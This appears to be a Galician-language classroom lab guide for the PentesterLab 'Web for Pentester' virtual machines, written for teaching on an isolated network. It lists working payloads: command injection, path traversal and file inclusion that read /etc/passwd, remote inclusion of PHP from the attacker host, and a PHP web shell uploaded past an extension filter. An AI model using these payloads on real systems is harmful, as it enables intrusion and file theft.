
Práctica Seguridade Informática: PentesterLab → Web for Pentester

ESCENARIO

Máquinas virtuais:
RAM ≤ 2048MB CPU ≤ 2 PAE/NX habilitado
Rede: 192.168.120.0/24
BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB

Máquina virtual A: PentesterLab
Rede Interna: eth0
Servidor Web: Apache (apache2)
ISO: Web for Pentester (i386)
IP/MS: 192.168.120.100/24

Máquina virtual B: Kali
Rede: Interna(eth0) + NAT(eth1)
Cliente Web: Navegador (firefox)
ISO: Kali Live (amd6)
IP/MS: 192.168.120.101/24
Servidor Web: Apache (apache2)



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

NOTAS:

- **PentesterLab**
- **Exercise PentesterLab: Web for Pentester**
- **ISO Exercise Web for Pentester**

Máquina PentesterLab i386

1. Iniciar → Executar no terminal:
   $ ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, as tarxetas de rede: loopback(lo) e interna(eth0).
   $ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
      # ip addr add 192.168.120.100/24 dev eth0 #Configurar a tarxeta de rede interna eth0, coa IP: 192.168.120.100 e máscara de subrede: 255.255.255.0.

Máquina Kali amd64

2. Na contorna gráfica abrir un terminal e executar:
   kali@kali:~$ setxkbmap es #Cambiar o mapa de teclado ao idioma español.
   kali@kali:~$ ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, as tarxetas de rede: loopback(lo), interna(eth0) e NAT(eth1).
   kali@kali:~$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
      root@kali:~# /etc/init.d/avahi-daemon stop #Parar o demo avahi-daemon(control resolución de nomes) para poder configurar de forma manual a configuración de rede e non ter conflicto con este demo.
      root@kali:~# /etc/init.d/network-manager stop || pkill NetworkManager #Parar o demo network-manager(xestor de rede) ou o script NetworkManager (executado sen ser demo) para poder configurar de forma manual a configuración de rede e non ter conflicto con este xestor.
      root@kali:~# ip addr add 192.168.120.101/24 dev eth0 #Configurar a tarxeta de rede interna eth0, coa IP: 192.168.120.101 e máscara de subrede: 255.255.255.0.
      root@kali:~# exit #Saír da consola local sudo na que estabamos a traballar para voltar á consola local de **kali**.
   kali@kali:~$ firefox http://192.168.120.100 & #Lanzar o navegador firefox na URL http://192.168.120.100, realizando a execución en segundo plano (&), é dicir, acceder ao servidor web da máquina virtual PentesterLab.

3. **Probas ataques:**

   I. ***Command injection***

      a. *Example 1* →
      `http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1`
      `http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1;whoami`

      b. *Example 2* →
      `http://192.168.120.100/commandexec/example2.php?ip=127.0.0.1`
      `http://192.168.120.100/commandexec/example2.php?ip=127.0.0.1%0Awhoami`

      c. *Example 3* →

```
echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
telnet 192.168.120.100 80

echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
nc 192.168.120.100 80
```

II. ***Directory Traversal***

a. *Example 1* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example1.php?file=hacker.png` →
http://192.168.120.100/dirtrav/example1.php?file=../../../../../../../../../etc/passwd

b. *Example 2* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/hacker.png` →
http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/../../../../etc/passwd

c. *Example 3* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example3.php?file=hacker` →
http://192.168.120.100/dirtrav/example3.php?file=../../../../../etc/passwd%00hacker

III. ***File Include***

a. *Example 1* →

`http://192.168.120.100/fileincl/example1.php?page=intro.php` →

LFI → **`http://192.168.120.100/fileincl/example1.php?page=../../../../../etc/passwd`**

RFI → Apagar MV PentesterLab → Cambiar configuración rede → eth0 rede Interna e eth1 NAT → Iniciar → Configurar de novo eth0 → Dende MV Kali(cliente) probar:

→**`http://192.168.120.100/fileincl/example1.php?page=https://www.google.es`**

→**`http://192.168.120.100/fileincl/example1.php?page=https://www.edu.xunta.gal`**

b. *Example 2* →

http://192.168.120.100/fileincl/example2.php?page=intro →

LFI → **`http://192.168.120.100/fileincl/example2.php?page=../../../../../etc/passwd`**

RFI → Apagar MV PentesterLab → Cambiar configuración rede → eth0 rede Interna e eth1 NAT → Iniciar → Configurar de novo eth0 → Dende MV Kali(cliente) probar:

→ **`http://192.168.120.100/fileincl/example2.php?page=https://www.google.es/index`**

→ **`http://192.168.120.100/fileincl/example2.php?page=https://www.edu.xunta.gal/index`**

→ Na máquina virtual Kali:

i. Crear o arquivo */var/www/html/index.php*

```
<?php
  phpinfo();
?>
```

ii. Arrancar servidor web Apache:
root@kali:~# /etc/init.d/apache2 start

`http://192.168.120.100/fileincl/example2.php?page=http://192.168.120.101/index`

IV. ***File Upload***

a. *Example 1* →

`http://192.168.120.100/upload/example1.php` → Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php`**

b. *Example 2* →

`http://192.168.120.100/upload/example2.php`
→ Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php`** → Erro: NO PHP

iii. Renomear ficheiro file.php a file.php3

iv. Subir file.php3 → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php3`**

v. Copiar file.php3 a file.phps → Subir file.phps → Premer na ligazón → **`http://192.168.120.100/upload/images/file.phps`**

vi. Copiar file.php3 a file.phtml → Subir file.phtml → Premer na ligazón → **`http://192.168.120.100/upload/images/file.phtml`**

vii. Crear o arquivo */tmp/file2.php3*

```
<?php
  system($_GET['cmd']);
?>
```

viii. Subir o arquivo file2.php3: → Premer na ligazón → **`http://192.168.120.100/upload/images/file2.php3`** → Erro: NO PHP

ix. Modificar URL: **`http://192.168.120.100/upload/images/file2.php3?cmd=whoami`**

Ricardo Feijoo Costa